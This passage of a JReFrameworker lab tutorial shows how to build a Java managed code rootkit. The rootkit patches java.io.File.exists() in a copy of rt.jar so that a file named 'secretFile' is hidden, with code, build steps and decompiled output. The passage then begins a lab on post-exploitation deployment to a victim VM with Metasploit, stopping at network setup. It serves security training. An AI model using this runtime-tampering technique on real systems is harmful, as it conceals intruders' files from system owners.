
Creating a New Module

Each “module” consists of an Eclipse JReFrameworker project. A module consists of annotated Java source code for one or more Java classes, which define how the runtime environment should be modified. A module may also contain test code that uses the runtime APIs that will be modified. The test code can be used to execute and debug the module in the modified as well as original runtime environments.

To create a new attack module, within Eclipse navigate to *File > New > Other... > JReFrameworker > JReFrameworker Runtime Project*.



Enter “HiddenFile” as the new project name for the module and press the *Finish* button.



```
Java - HiddenFile/src/Test.java - Eclipse - /Users/benjholla/Desktop/JReFrameworker/mars-worksp
Package Explorer Test.java
HiddenFile
src
  (default package)
    Test.java
annotations
runtimes

import java.io.File;
import java.io.FileWriter;
import java.io.IOException;


public class Test {
    public static void main(String[] args) throws IOException {
        File testFile = new File("secretFile");
        FileWriter fw = new FileWriter(testFile);
        fw.write("blah");
        fw.close();
        System.out.println("Secret File Exists: " + testFile.exists());
        testFile.delete();
    }
}
```

Adding Test Logic

Next let's add some test code that will interact with the `java.io.File` API so that we can effectively test the modified runtime. Right click on the JReFrameworker project and navigate to New > Class. Enter "Test" in the Name field and press the *Finish* button. Edit the *Test* class to contain a main method that creates a *File* named "secretFile" and writes the string "blah" to the file. After the file is written, the existence of the file is printed to the console. Finally, the file is deleted (to cleanup after the test).

In an unmodified runtime, the print out should return "true" assuming the file could be written. In the event that a file could not be written an exception will be thrown causing stack trace to be written to the output.


Run the test program in an unmodified environment by right clicking on the source of the test program and navigating to: *Run As > Java Application*. You should see "Secret File Exists: true" printed to the *Console Window*.




Prototyping Intended Behavior

Our goal is to modify the runtime so that the print out reads “false” if the File object’s name is “secretFile” regardless if the file actually exists on the file system, while maintaining the original functionality of the `File.exists()` method in all other cases. Let’s prototype a class that has the behavior we intend to modify the runtime with by developing the class as if we had control of the source code to the `File` class. Since we are designing special case of `java.io.File` this a prime example of how Object Oriented languages can leveraged to make a subclass containing the desired behavior.

In this lab we will use the Eclipse *New Java Class* Wizard to create a subclass of `java.io.File`. Right click on the JReFrameworker project and navigate to *New > Class*. Create a class named `HiddenFile` that extends `java.io.File` in the package `java.io`. Note that the package is ignored by JReFrameworker since it can deduce the target package by examining the superclass, using `java.io` is just for organizational purposes.



Now because the *File* class (the parent of *HiddenFile*) does not have a default constructor, creating a subclass of *File* will cause a compile error if we do not also create a *HiddenFile* constructor. You can use Eclipse to resolve the compile error by generating a *HiddenFile* constructor (click on the lightbulb to view Eclipse modification proposals). Optionally, we can also use Eclipse to resolve the warning that *HiddenFile* does not declare a *serialVersionUID* field.




Your *HiddenFile* class should now compile without any errors.

```
1 package java.io;
2
3 public class HiddenFile extends File {
4
5     private static final long serialVersionUID = 1L;
6
7     public HiddenFile(String name) {
8         super(name);
9     }
10
11    @Override
12    public boolean exists(){
13        if(isFile() && getName().equals("secretFile")){
14            return false;
15        } else {
16            return super.exists();
17        }
18    }
19
20 }
```

Now that we have created a subclass of *java.io.File* we can override the behavior of the *File.exists()* method with our desired functionality. First we can leverage the inherited *File.isFile()* and *File.getName()* methods to check if the *File* object is a file (and not a directory) and that the filename matches “secretFile”. If both conditions are true we can immediately return *false*. Since we wish for the functionality of *HiddenFile.exists()* to behave normally in all other cases we can simply call *File.exists()* using the *super* keyword to access the parent’s method implementation. After making these modifications we arrive at the implementation for the *HiddenFile* class shown above.

Note that we use the source level annotation *@Override* here to ensure that the *exists* method is actually overriding *File.exists()*. Source annotations such as *@Override* do not get compiled into the resulting bytecode and are a standard feature of Java to assist developers. Try misspelling “exists” as “exist” and noticing that the *@Override* annotation detects the error since *File.exist* is not actually a method defined by the *File* class.

Before proceeding be sure that your implementation compiles (as shown above).



```
workspace - Java - HiddenFile/src/Test.java - Eclipse
File Edit Source Refactor Navigate Project Run Window Help
Package Explorer Test.java
HiddenFile
  src
    (default package)
      Test.java
  java.io
    HiddenFile.java
  annotations
  applications
  runtimes
  jref-build.xml

1*import java.io.FileWriter;
2
3
4 public class Test {
5
6     public static void main(String[] args) throws IOException {
7         HiddenFile testFile = new HiddenFile("secretFile");
8         FileWriter fw = new FileWriter(testFile);
9         fw.write("blah");
10        fw.close();
11        System.out.println("Secret File Exists: " + testFile.exists());
12        testFile.delete();
13    }
14
15
16 }
17
```

We can test the implementation of our prototype *HiddenFile* class by modifying our *Test* class code to instantiate a *HiddenFile* type instead of a *File* type. If the test logic does not produce the desired result, we can take this opportunity to set breakpoints in the *HiddenFile* class and debug it appropriately.

Change the line “*File testFile = new File("secretFile");*” to “*HiddenFile testFile = new HiddenFile("secretFile");*” and then run the test logic again by right clicking on the source code and navigating to *Run > Java Application*.

At this point you will likely get an error with the following stack trace: “*Exception in thread "main" java.lang.SecurityException: Prohibited package name: java.io*”. This is because the *java.io* package is a restricted package. Placing classes in a restricted package will likely throw an exception depending on your current runtime security policy.

The screenshot shows the Eclipse IDE interface with the following details:

- Project Explorer:** Shows the 'HiddenFile' project with its structure: Referenced Libraries, src (containing (default package), Test.java, jref.java.io (containing HiddenFile.java), annotations, applications, runtimes, and jref-build.xml).
- Editor:** The 'Test.java' file is open, displaying the following code:


```

1 import java.io.FileWriter;
2 import java.io.IOException;
3
4 import jref.java.io.HiddenFile;
5
6 public class Test {
7
8     public static void main(String[] args) throws IOException {
9         HiddenFile testFile = new HiddenFile("secretFile");
10        FileWriter fw = new FileWriter(testFile);
11        fw.write("blah");
12        fw.close();
13        System.out.println("Secret File Exists: " + testFile.exists());
14        testFile.delete();
15    }
16
17 }
18

```
- Console:** Shows the output of the application's execution: 'Secret File Exists: false'.

While one solution is to disable the security policy preventing prohibited package names, an easier solution is to simply move the *HiddenFile* class into an unprotected package (remember that JReFramework does not actually use the package names anyway). Right click on the *java.io* package containing the *HiddenFile* class and navigate to *Refactor > Rename*. Enter an unrestricted package name such as “*jref.java.io*”.

Once the test logic is executed the output in the *Console* window should say “Secret File Exists: false”. If it is not take this opportunity to debug your implementation before proceeding.

The screenshot shows the Eclipse IDE interface. The top menu bar includes File, Edit, Source, Refactor, Navigate, Search, Project, Run, Window, and Help. Below the menu is a toolbar with various icons. On the left is the Package Explorer view, which shows a project named 'HiddenFile' containing a 'src' folder with a 'Test.java' file. The main workspace shows the code for 'Test.java':

```
1*import java.io.File;
2
3public class Test {
4
5    public static void main(String[] args) throws IOException {
6        File testFile = new File("secretFile");
7        FileWriter fw = new FileWriter(testFile);
8        fw.write("blah");
9        fw.close();
10       System.out.println("Secret File Exists: " + testFile.exists());
11       testFile.delete();
12   }
13
14 }
15
16 }
17
```

At the bottom, the Console view displays the output of the program:

```
<terminated> Test [Java Application] C:\Program Files\Java\jre1.8.0_111\bin\javaw.exe (Jan 16, 2017, 2:35:01 PM)
Secret File Exists: true
```

Once you are satisfied with the results of the prototyped behavior, change the line “*HiddenFile testFile = new HiddenFile("secretFile");*,” back to “*File testFile = new File("secretFile");*” in the test logic. Run the test logic one more time to confirm that the output says “Secret File Exists: true”. We want to make sure our test logic is testing the runtime (not our prototype) for the next steps.

```

1 package jref.java.io;
2
3 import java.io.File;
4
5 import jreframeworker.annotations.methods.MergeMethod;
6 import jreframeworker.annotations.types.MergeType;
7
8 @MergeType
9 public class HiddenFile extends File {
10
11     private static final long serialVersionUID = 1L;
12
13@     public HiddenFile(String name) {
14         super(name);
15     }
16
17@     @Override
18     public boolean exists(){
19         if(isFile() && getName().equals("secretFile")){
20             return false;
21         } else {
22             return super.exists();
23         }
24     }
25 }
26
27 }

```


At this point we haven't actually done anything that couldn't already be done in Java. We have prototyped the way we want the *File* class in Java's runtime to behave, but we haven't made any modifications yet. JReFrameworker uses a system on annotations to define how it should modify the runtime based on the code you prototyped. Specifically JReFrameworker needs to know if it should merge the new functionality into the runtime (preserving the old functionality), simply add new functionality, or completely replace the existing function of the runtime.

Since our *HiddenFile* class is depending on the original functionality of the *exists* method, except for when the name of the file is "secretFile" we want to merge our new functionality into the existing *File* class implementation. Add the JReFrameworker *@MergeType* annotation (line 8) to signal to JReFrameworker that we intend to merge functionality of the *HiddenFile* type into the runtimes *File* type. We should also add the *@MergeMethod* annotation (line 17) to signal to JReFrameworker to rename and preserve the old *exists* method but to insert our *HiddenFile*'s *exists* method as the primary method. Note that we don't need to annotate the *serialVersionUID* field or the *HiddenFile* constructor method because these were only used to satisfy compilation and prototype testing requirements.

JReFrameworker implements a custom builder that automatically detects annotations and

modifies the runtime appropriately. To build a freshly modified copy of the runtime with JReFrameworker do a clean build of the *HiddenFile* project (navigate to (*Build* or *Project* depending on your version of Eclipse) > *Clean...* and select the *HiddenFile* project). Don't worry JReFrameworker is only modifying a copy of the runtime and will not actually manipulate the installed runtime of the host machine. We will discuss how to deploy the modified runtime in the next lab. The copy of the modified runtime is placed in the *runtimes* directory of the *HiddenFile* project.

Note: Until incremental building support is implemented, the clean build step is required from within Eclipse to trigger a fresh build of the runtime. Once incrementally building is supported simply pressing the save button will effectively modify a copy of the runtime.



Let's test the execution of the modified runtime behavior with our test code again. To run *Test* with the modified runtime use the *JReFramework Run or Debug* launch profile. You can run this profile by right clicking on the source of the test program and navigating to *Run As > JReFramework Java Application*.

Note: *Run As > Java Application* runs the program in the original unmodified runtime.

The screenshot shows the Eclipse IDE interface. The top menu bar includes File, Edit, Source, Refactor, Navigate, Search, Project, Run, Window, and Help. The left sidebar is the Package Explorer, showing a project named 'HiddenFile' with a 'src' folder containing 'Test.java'. The main editor window displays the following Java code:

```
1*import java.io.File;*
2
3public class Test {
4
5    public static void main(String[] args) throws IOException {
6        File testFile = new File("secretFile");
7        FileWriter fw = new FileWriter(testFile);
8        fw.write("blah");
9        fw.close();
10       System.out.println("Secret File Exists: " + testFile.exists());
11       testFile.delete();
12   }
13
14 }
15
16 }
17
```

The bottom right corner of the editor shows a status message: 'Secret File Exists: false'. The Eclipse interface also includes tabs for Problems, Javadoc, Declaration, Console, and Error Log. The Console tab shows the output: '<terminated> Test (1) [JReFameworker Java Application] C:\Program Files\Java\jre1.8.0_111\bin\javaw.exe (Jan 16, 2017, 3:11:10 PM)

If you were successful, you should see that our test logic, which is using the modified runtime, now prints “Secret File Exists: false” even though clearly the file does exist (we successfully wrote data to it after all)!

The screenshot shows the JD-GUI interface with the file `File.class` selected. The left pane displays the package structure of `rt.jar`, with the `java` and `io` packages expanded. The right pane shows the decompiled code for the `exists()` method of the `File` class. The code includes a search bar at the bottom set to "jref_exists".

```

    788     return false;
    790 }
    791     return fs.checkAccess(this, 2);
    792 }

private boolean jref_exists()
{
    SecurityManager localSecurityManager = System.getSecurityManager();
    if (localSecurityManager != null) {
        localSecurityManager.checkRead(this.path);
    }
    if (isValid()) {
        return false;
    }
    return (fs.getBooleanAttributes(this) & 0x1) != 0;
}

public boolean isDirectory()
{
    SecurityManager localSecurityManager = System.getSecurityManager();
    if (localSecurityManager != null) {
        localSecurityManager.checkRead(this.path);
    }
    if (isValid()) {
        return false;
    }
    return (fs.getBooleanAttributes(this) & 0x4) != 0;
}

```

Let's inspect the changes JReFrameworker made to the modified runtime. Open JD-GUI and drag the “`rt.jar`” file in the *HiddenFile* project’s *runtime* directory into the JD-GUI window. In the navigation panel on the left, expand the `java` package and then expand the `io` package. Double click on the `File` class to view the decompiled output. Note that there is no `HiddenFile` class in this JAR since the `HiddenFile` class was only used to temporarily store the logic inserted into the runtime. Using the find feature (Ctrl-F) search for “`jref_exists`”. This is the implementation of the original `exists` method, which has since been renamed with the prefix of “`jref_`”.

Note: The “`jref_`” prefix is configurable via the JReFrameworker Eclipse preferences. In Eclipse navigate to (*Eclipse* or *Window* depending on your version of Eclipse) > *Preferences* > *JReFrameworker* to change the renamed method prefix.

The screenshot shows the Java Decomplier interface with the following details:

- File Structure:** The left pane displays the contents of the **rt.jar** file, specifically the **java.io** package. It lists various classes like Bits, BufferedInputStream, BufferedWriter, etc., and highlights the **File** class.
- Decompiled Code:** The right pane shows the decompiled code for the **File.class** file. The code includes methods such as **exists()**, **TempDirectory**, and **generateFile()**.
- Search Bar:** At the bottom, there is a search bar with the text "boolean exists()", search icons, and a "Case sensitive" checkbox.

```

Java Decomplier - File.class

rt.jar
  java
    applet
    awt
    beans
  io
    Bits
    BufferedInputStream
    BufferedOutputStream
    BufferedReader
    BufferedWriter
    ByteArrayInputStream
    ByteArrayOutputStream
    CharArrayReader
    CharArrayWriter
    CharConversionException
    Closeable
    Console
    DataInput
    DataInputStream
    DataOutput
    DataOutputStream
    DeleteOnExitHook
    EOFException
    ExpiringCache
    Externalizable
    File
    FileDescriptor

File.class
  2191   }
        }
      return localPath;
    }

  public boolean exists()
  {
    if ((isFile()) && (getName().equals("secretFile")))
    {
      return false;
    }
    return jref_exists();
  }

  private static class TempDirectory
  {
    private static final File tmpdir = new File((String)AccessController.doPrivileged(new GetProper
  1871
  1878
  1874
  static File location()
  {
    return tmpdir;
  }

  static File generateFile(String paramString1, String paramString2, File paramString)
    throws IOException
  {
  }
}

Find: boolean exists() Next ⏪ Previous ⏩ Case sensitive

```

Next search for “boolean exists()”. We should find the *exists* method we wrote earlier in the *HiddenFile* class. Note that the class to *super.exists()* was replaced with a class to *jref_exists()*.

If you have spare time, repeat this lab with the Hello World example. You will need a working HelloWorld module before proceeding to the next lab.

Lab: Deploying MCRs with JReFramework



Now that we know how to develop and test a managed code rootkit, let's practice a post-exploitation deployment of the rootkit on a victim machine.

Note: A web version of this lab is available at <https://jreframeworker.com/payload-deployment>.

Lab Setup

You will also need to setup a small test environment that includes the following.

- A victim machine (this tutorial uses a fresh install of Windows 7 SP1 x64 English edition in a virtual machine, but any OS capable of running Java will work).
- An attacker machine with Metasploit installed (this tutorial uses a Kali Linux virtual machine version 2016.2).
- An installation of JReFramework (the installation may be on the host machine)


For this tutorial we will be using VMWare virtual machines, but Virtualbox is a good free alternative to VMWare.

Our victim machine was created with an Administrator account named Victim and password *badpass*. Log into the machine. Since Java is not installed by default, we will need to install the runtime environment. You can download the standard edition of Java directly

from Oracle or by using the ninite.com installer.

After installing Java, we set our virtual machines to *Host only* mode with our victim at 192.168.115.129 and our attacker at 192.168.115.128. Double check that you know the IP addresses of each machine and that each machine can ping the other. If Kali cannot ping the Windows virtual machine, you may need to disable or specifically allow connections through the Windows firewall.

Your configuration may differ, so make you know the IP addresses and each machine can ping the other.



The screenshot shows a Windows Command Prompt window titled "Select C:\Windows\system32\cmd.exe". The command "ipconfig" is run, displaying network configuration details for the "Ethernet adapter Local Area Connection". The IP address is listed as 192.168.115.129. A "ping" command is then run to 192.168.115.128, showing successful connectivity with a reply from the target host.

